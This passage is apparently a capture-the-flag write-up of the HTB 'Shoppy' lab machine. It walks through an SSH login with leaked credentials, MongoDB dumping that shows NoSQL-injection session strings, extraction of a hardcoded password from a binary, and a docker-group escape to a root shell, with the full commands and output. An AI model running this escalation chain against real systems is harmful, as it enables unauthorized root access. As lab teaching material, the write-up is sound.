

Discover some channels and chat message, after we successfully login.



### 1.5.2 Jaeger Credential

Discover jarger credential and a secret message send by josh user on ‘Deploy Machine’ channel.

```
jaeger: Sh0ppyBest@pp!
```



## 2.0 INITIAL FOOTHOLD

### 2.1 SSH Login

We can use the jaeger credential to SSH login the machine. Next, we can just upload the linpeas and execute it to gather more information about the machine.

```
┌──(sodanew㉿kali)-[~/…/HTB/Machine/Linux/Shoppy]
└─$ ssh jaeger@shoppy.htb
jaeger@shoppy.htb's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_

The programs included with the Debian GNU/Linux system are free softwar
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Oct  7 19:02:22 2022 from 10.10.16.6
jaeger@shoppy:~$ whoam
-bash: whoam: command not found
jaeger@shoppy:~$ id
uid=1000(jaeger) gid=1000(jaeger) groups=1000(jaeger)
jaeger@shoppy:~$
```

### 2.2 Network Status

Discover some ports open.

```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:8065          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:27017         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::9093                 :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 ::1:3000                :::*                    LISTEN      1201/node /home/jae
tcp6       0      0 ::1:5432                :::*                    LISTEN      -
```

### 2.3 Console users and groups

Discover some console users and user group.

```
╔══════════╣ Users with console
deploy:x:1001:1001::/home/deploy:/bin/sh
jaeger:x:1000:1000:jaeger,,,:/home/jaeger:/bin/bash
mattermost:x:998:997::/home/mattermost:/bin/sh
postgres:x:119:127:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
root:x:0:0:root:/root:/bin/bash

╔══════════╣ All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1000(jaeger) gid=1000(jaeger) groups=1000(jaeger)
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
uid=100( apt) gid=65534(nogroup) groups=65534(nogroup)
```

## 2.4 Ports & Services Enumeration

Based on the ports from network status. We can enumerate the services on the port.

### 2.4.1 MatterMost App

Discover that the mattermost application is host on port 8065.

```
lrwxrwxrwx 1 root root 48 Jul 22 14:26 /etc/nginx/sites-enabled/mattermost.shoppy.htb -> /etc/nginx/sites-available/mattermost.shop
py.htb
server {
  listen 80;
  listen [::]:80;
  server_name mattermost.shoppy.htb;
  location / {
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header Host $http_host;
    proxy_set_header X-NginX-Proxy true;
    proxy_set_header Upgrade websocket;
    proxy_set_header Connection Upgrade;
    proxy_pass http://127.0.0.1:8065;
  }
}
```

### 2.4.2 Shoppy App

Discover that the shoppy application is host on port 3000.

```
lrwxrwxrwx 1 root root 37 Jul 22 12:45 /etc/nginx/sites-enabled/shoppy.htb -> /etc/nginx/sites-available/shoppy.htb
server {
  listen 80;
  listen [::]:80;
  server_name shoppy.htb;
  location / {
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header Host $http_host;
    proxy_set_header X-NginX-Proxy true;
    proxy_pass http://localhost:3000;
  }
}
```

### 2.4.3 MongoDB

The mongoDB is hosted on port 27017. We can browse through the whole databases. But we could not discover any useful information.

```
> show databases;
admin   0.000GB
config  0.000GB
local   0.000GB
shoppy  0.000GB
> use shoppy
switched to db shoppy
> show tables;
products
sessions
users
> db.users.find()
{ "_id" : ObjectId("62db0e93d6d6a999a66ee67a"), "username" : "admin", "password" : "23c6877d9e2b564ef8b32c3a23de27b2" }
{ "_id" : ObjectId("62db0e93d6d6a999a66ee67b"), "username" : "josh", "password" : "6ebcea65320589ca4f2f1ce039975995" }
> db.sessions.find()
{ "_id" : "YgviHNA1J1vAxrS6mSOn1GeHnoRDPZJk", "expires" : ISODate("2022-10-22T04:54:48.017Z"), "session" : "{\"cookie\":{\"original
MaxAge\":null,\"expires\":null,\"httpOnly\":true,\"path\":\"/\"},\"username\":\"'||'2'||'\"}" }
{ "_id" : "VztrPhFqzcV7_v_NbWDHLY7DNNl7N467", "expires" : ISODate("2022-10-22T04:55:05.379Z"), "session" : "{\"cookie\":{\"original
MaxAge\":null,\"expires\":null,\"httpOnly\":true,\"path\":\"/\"},\"username\":\"'||2||'\"}" }
{ "_id" : "PJVeVwRWKpZdzFBWWHRQhmzR5Rp_8QYA", "expires" : ISODate("2022-10-22T04:58:05.533Z"), "session" : "{\"cookie\":{\"original
MaxAge\":null,\"expires\":null,\"httpOnly\":true,\"path\":\"/\"},\"username\":\"'||true||'\"}" }
> db.products.find()
{ "_id" : ObjectId("62db0ea6d8a127c09cd0f8db"), "name" : "PC", "price" : "1145$" }
{ "_id" : ObjectId("62db0ea6d8a127c09cd0f8dc"), "name" : "Smartphone", "price" : "200$" }
{ "_id" : ObjectId("62db0ea6d8a127c09cd0f8dd"), "name" : "Backpack", "price" : "30$" }
{ "_id" : ObjectId("62db0ea6d8a127c09cd0f8de"), "name" : "Jacket", "price" : "20$" }
{ "_id" : ObjectId("62db0ea6d8a127c09cd0f8df"), "name" : "Ventilator", "price" : "2$" }
{ "_id" : ObjectId("62db0ea6d8a127c09cd0f8e0"), "name" : "Controller", "price" : "15$" }
```

DB

## 2.5 Sudo Permission

We can check jaeger sudo permission. We can run as deploy user to execute password manager file.

```
jaeger@shoppy:~$ sudo -l
[sudo] password for jaeger:
Sorry, try again.
[sudo] password for jaeger:
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
jaeger@shoppy:~$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: DJ7aAdnkCZs9DZWx
Access denied! This incident will be reported !
```

## 2.6 Deploy's Home Directory

Discover some interesting file that we don't have read permission.

```
jaeger@shoppy:/home/deploy$ ls -la
total 52
drwxr-xr-x 3 deploy deploy  4096 Jul 23 03:34 .
drwxr-xr-x 4 root   root    4096 Jul 22 13:12 ..
lrwxrwxrwx 1 deploy deploy     9 Jul 22 13:14 .bash_history -> /dev/null
-rw-r--r-- 1 deploy deploy   220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 deploy deploy  3526 Mar 27  2022 .bashrc
-rw------- 1 deploy deploy    56 Jul 22 13:15 creds.txt
lrwxrwxrwx 1 deploy deploy     9 Jul 23 03:34 .dbshell -> /dev/null
drwx------ 3 deploy deploy  4096 Jul 23 03:31 .gnupg
-rwxr--r-- 1 deploy deploy 18440 Jul 22 13:20 password-manager
-rw------- 1 deploy deploy   739 Feb  1  2022 password-manager.cpp
-rw-r--r-- 1 deploy deploy   807 Mar 27  2022 .profile
```

Execute the password-manager program with sudo. Discover it need some master password. But we don't have it so we can skip this part 1st.

```
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: DJ7aAdnkCZs9DZWx
Access denied! This incident will be reported !
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: remembermethisway
Access denied! This incident will be reported !
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sh0ppyBest@pp!
Access denied! This incident will be reported !
jaeger@shoppy:/home/deploy$
```

## 2.7 Password Manager File Enumeration

Checking the file type and discover that this is a binary file.

```
jaeger@shoppy:/home/deploy$ file /home/deploy/password-manager | tr ',' '\n'
/home/deploy/password-manager: ELF 64-bit LSB pie executable
 x86-64
 version 1 (SYSV)
 dynamically linked
 interpreter /lib64/ld-linux-x86-64.so.2
 BuildID[sha1]=400b2ed9d2b4121f9991060f343348080d2905d1
 for GNU/Linux 3.2.0
 not stripped
```

By cat-ing the file, we found some text and the secret password of the program. Which will lead to ‘Access Granted’ message.

```
Sample
```

```
jaeger@shoppy:/home/deploy$ cat /home/deploy/password-manager
ELF> @H@@8
         @@@@h@@@`
                    @@   @@@-@=@=@P@-@=@@@@DDP@td@ @ @ LLQ@tdR@td@-@=@=PP/lib64/ld-linux-x86-64.so.2GNU@
)@GNU@@e@ms@@                                                                                    .@□@@43H
             C-@@@@@fFr@S@w @@ , N@"@@@A#@@@__gmon_start___ITM_deregisterTMCloneTable_ITM_registerTMCloneTable_ZNSaIcED1Ev_ZNSt7__c
xx1112basic_stringIcSt11char_traitsIcESaIcEEC1Ev_ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6__ZSt3cin_ZNSt7__cxx1112ba
sic_stringIcSt11char_traitsIcESaIcEEC1EPKcRKS3__ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEpLEPKc_ZNSt8ios_base4InitD1Ev_Z
NSolsEPFRSoS_E__gxx_personality_v0_ZNSaIcEC1Ev_ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc_ZNSt8ios_base4InitC1Ev_ZNSt7_
_cxx1112basic_stringIcSt11char_traitsIcESaIcEED1Ev_ZSt4cout_ZNKSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE7compareERKS4__ZSt
rsIcSt11char_traitsIcESaIcEERSt13basic_istreamIT_T0_ES7_RNSt7__cxx1112basic_stringIS4_S5_T1_EE_Unwind_Resume__cxa_atexitsystem__cxa
_finalize__libc_start_mainlibstdc++.so.6libgcc_s.so.1libc.so.6GCC_3.0GLIBC_2.2.5CXXABI_1.3GLIBCXX_3.4GLIBCXX_3.4.21( P&y
                                                                                                                                @6 u@i  Hÿk
Tt)_q@@k@@4@@@@@?@?@?@?@?@?@@@@@A@ @(@0@8@@@HP@      X@
`@
  h@
x@@@H@H@@/H@@t@@H@@@5@/@%@/@@%@/h@@@@@@%@/h@@@@@@%@/h@@@@@@%@/h@@@@@@%@/h@@@@@%@/h@@@@@%@/h@@@@@%@/h@p@@@@%@/@`@@@@%@/h  @P@@@@%@/h
@@@@@@%@/h
          @0@@@@%@/h
H@=@@@.@DH@=I/H@B/H9@tH@n.H@@t  @@@@@H@=/H@5/H)@H@@H@@?H@@H@H@@tH@E.H@@@@fD@@@=11u/UH@=@-H@@t
                                                                                                H@=@.@-@@@@h@@@@   1]@@@@@{@@@UH@@SH@@
@@@H@@H@S,H@@H@@@@@@H@E@H@@@@@@H@E@H@@@@@@@@<H@@H@E@H@@@@@@@@H@@H@E@H@@@w@@@@H@@H@E@H@@@f@@@H@@H@@@
                                                                                                  @@@H@]@@@UH@@H@@@}@@u@@}@u2@}@@
@u)H@=@.@@@@@H@u.H@5@.H@@+H@@@/@@@@@@UH@@@@@@@@@1@@AWL@=W)AVI@@AUI@@ATA@@UH@-P)SL)@H@@@@@H@@t@L@@L@@D@@A@@H@@H9@u@H@[]A\A]A^A_@@HH@
@Welcome to Josh password manager!Please enter your master password: SampleAccess granted! Here is creds !cat /home/deploy/creds.tx
tAccess denied! This incident will be reported !@@@@@@@@@@@@h%@@@@
                                                                  @@@ T@@@@p@@@`@@@@@zRx
                                                                                  @@@@+zRx
                                                                                          $@@@@@E]
```

Execute the binary file with sudo again and insert the secret password we found. We will obtain deploy user’s credentials.

```
deploy:Deploying@pp!
```

```
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
jaeger@shoppy:/home/deploy$
```

## 3.0 PRIVILEGE ESCALATION

### 3.1 SSH Login

We can SSH Login to deploy user with the credential we found. Next, we also discover that current user is under **docker** group.

```
┌──(sodanew㉿kali)-[~/…/Machine/Linux/Shoppy/target-items]
└─$ ssh deploy@shoppy.htb
deploy@shoppy.htb's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
$ whoami
deploy
```

List docker images and we found the alpine image.

```
deploy@shoppy:~$ docker images
REPOSITORY   TAG       IMAGE ID       CREATED        SIZE
alpine       latest    d7d3d98c851f   2 months ago   5.53MB
```

### 3.2 Root Shell

By referring to [GTFOBin](), we can easily abuse the docker group and gain root shell.

```
deploy@shoppy:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# d
sh: 1: d: not found
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# cd /root
# ls -la
total 32
drwx------  5 root root   4096 Aug 10 05:00 .
drwxr-xr-x 19 root root   4096 Sep 12 13:36 ..
lrwxrwxrwx  1 root root      9 Jul 22 11:46 .bash_history -> /dev/null
-rw-r--r--  1 root root    571 Apr 10  2021 .bashrc
drwx------  3 root root   4096 Jul 22 11:40 .cache
drwx------  3 root docker 4096 Jul 22 13:32 .config
lrwxrwxrwx  1 root root      9 Jul 23 05:17 .dbshell -> /dev/null
drwxr-xr-x  3 root root   4096 Jul 22 11:47 .local
-rw-------  1 root root      0 Jul 23 05:16 .mongorc.js
-rw-r--r--  1 root root    161 Jul  9  2019 .profile
-rw-r-----  1 root root     33 Oct  7 22:47 root.txt
# cat roo
cat: roo: No such file or directory
# cat root.txt
0659e33d1ce305818c61628fb7aab4ca
```